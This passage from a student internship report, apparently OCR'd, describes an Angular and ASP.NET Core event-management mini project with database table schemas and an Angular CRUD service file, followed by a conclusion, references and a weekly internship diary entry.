


Fig 5.2 Dashboard page in Live project




Fig 5.3 Add information Live project




Fig 5.4 second page Live project

CHAPTER 6: A Mini Project-Event Engagement

6.1 Quick Summary:

- **Project Name:** Event Engagement
- **Project Description:** Event Handle,
- **Built in:** Angular, Asp.net core web API, SQL Database
- **Effort Time:** 8 hour / Day * 10 Days = 80 Hours
- **Use Cases:** Show different Event status
- **Type:** Web Application

6.2 Targeting feature of Event Engagement:


- Event Posting
- Event Management
- Event Scheduling

6.3 Events Database tables:

Event Master			
Sr.	Field Name	Type	Remarks
1	EventId	Int	
2	EventName	nvarchar(200)	
3	EventDescription	nvarchar(MAX)	
4	EventDateTime	Datetime	
5	EventDuration	Datetime	
6	EventCategoryIdFk	Int	Foreign Key
7	EventTags	nvarchar(200)	Foreign Key
8	EventLocation	nvarchar(MAX)	
9	EventMode		Online, Offline, Hybrid
10	FeaturedImage	nvarchar(200)	
11	FeaturedImagePath	nvarchar(200)	
12	IsPublish	Bit	
13	Status	Int	Foreign Key

14	CreatedBy	nvarchar(50)	
15	CreateDate	Datetime	
CategoryMaster			
Sr.	Field Name	Type	Remarks
1	CategoryId	Int	
2	CategoryName	nvarchar(50)	
3	CreatedBy	nvarchar(50)	
4	CreatedDate	Datetime	
TagMaster			
Sr.	Field Name	Type	Remarks
1	TagId	Int	
2	TagName	nvarchar(50)	
3	CreatedBy	nvarchar(50)	
4	CreatedDate	Datetime	
EventStatusMaster			
Sr.	Field Name	Type	Remarks
1	StatusId	Int	
2	StatusName	nvarchar(50)	Possible Entries: Draft, In-Progress, Completed, Canceled
3	CreatedBy	nvarchar(50)	
4	CreatedDate	Datetime	

6.4 Page design on Client demand:



6.5 Project details:

Event Engagement is basically scheduling the events time vise and useful for monitor the event time vise.

This website is that platform which are help to show the events with details and help to the creators or workers which are interested to work on different events and registered themselves easily.

Also see that previous events and show photographs which can help to decorate or trying some unique design on new events and see that review for the new client.

In this website the frontend is in Angular and the backend is in Asp.net core Web API and store that data in SQL database. We use the API because if we want to change the frontend, we can easily change it.

6.6 Website:

Fig 6.1 Dashboard of Mini project

Fig 6.2 Event Registration page of Mini project




Fig 6.3 Employee registration page of Mini project

In fig 6.1 we show the dashboard of the project which have the different menu name is registration event and dashboard. In the dashboard first upper side have thoughts of the day which is unique one and help to be motivated. In lower side we have the data of all events with details.in fig 6.2 and fig 6.3 have the event and registration form which can store the data to the database.

6.7 Website Backend (database and code):

Fig 6.4 API for Mini project

Fig 6.5 Event post in Mini project

Fig 6.6 Registration post in Mini project

```
src > app > shared > showevent.service.ts
  import { Injectable } from '@angular/core';
  import { HttpClient ,HttpHeaders} from '@angular/common/http';
  import { Observable, of, Subject } from 'rxjs';
  import { Showevent } from './showevent.model';


  @Injectable({
    providedIn: 'root'
  })
  export class ShoweventService {
    eventmasterURL = 'https://localhost:7205/api/EventMaster';
    selectedShowevent:Showevent;
    AddEvent:Observable<Showevent[]>;
    constructor(private httpClient: HttpClient) { }

    getAddEvent(): Observable<Showevent[]> {
      this.AddEvent=this.httpClient.get<Showevent[]>(this.eventmasterURL);
      return this.AddEvent;
    }

    addShowevent(selectedShowevent:Showevent): Observable<Showevent> {
      return this.httpClient.post<Showevent>(this.eventmasterURL,selectedShowevent);
    }

    updateShowevent(selectedShowevent:Showevent): Observable<Showevent> {
      return this.httpClient.put<Showevent>(this.eventmasterURL,selectedShowevent);
    }

    deleteShowevent(eventId:number): Observable<Showevent> {
      return this.httpClient.delete<Showevent>(this.eventmasterURL +'/'+ eventId);
    }


  }
```

Fig 6.7 Event Service code of Mini project




Fig 6.8 Registration service code of Mini project

In this mini project has angular as frontend and we use the API which are connected with services part of angular, by using the Services we can connect API using that different API links.
Also we created models in the Angular which can help us to different variables information connect with API data and database.

CHAPTER 7: CONCLUSION AND DISCUSSION

7.1 OVERALL ANALYSIS OF INTERNSHIP

The internship program was a great opportunity to interact with whole Development system and I learn how develop a website. I realized that Internship is the place where you will enhance our skills. I know how to create a database structure for the different requirements. I learnt how to identify best technology base on the need.

7.2 SUMMARY OF INTERNSHIP

In internship, I worked on logical coding tasks. I gained knowledge about Dotnet and Asp.net and its advanced concepts. I also learned basic knowledge of understanding the concepts of Angular. I extensively learned about SQL database. I have also learned about Asp.net core like API and used it in CRUD operation.

References

[1] Book: “C# in Depth” by Jon Skeet.

[2] Book: “.NET Platform Architecture” by Alexey Zimarev.

[3] Book: “The Ng-book — The Complete Book on Angular”.

[4] Book: “Angular Development with Typescript” by Yakov Fain.


[5] For the Dotnet Tutorial: https://dotnettutorials.net/

[6] For the angular Tutorial: https://docs.angularjs.org/tutorial

[7] Basic of C#: https://www.tutorialspoint.com/csharp/csharp_basic_syntax.htm

[8] Basic of Asp.net Core: https://learn.microsoft.com/en-us/aspnet/core/tutorials/first-web-api?view=aspnetcore-7.0&tabs=visual-studio

[9] Asp.net Tutorial: https://www.tutorialspoint.com/asp.net/asp.net_introduction.htm



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Annexure I

Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel

DIARY OF THE WEEK: Dt: 23/01/23 TO 28/01/23

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Zenkins Technology


NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Tigmesh Dadi

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned:-

→ .Net framework
→ OOPS
→ SQL
→ MVC Pattern
→ first .Net console application.
→ C#



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TOTAL HOURS: 45

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

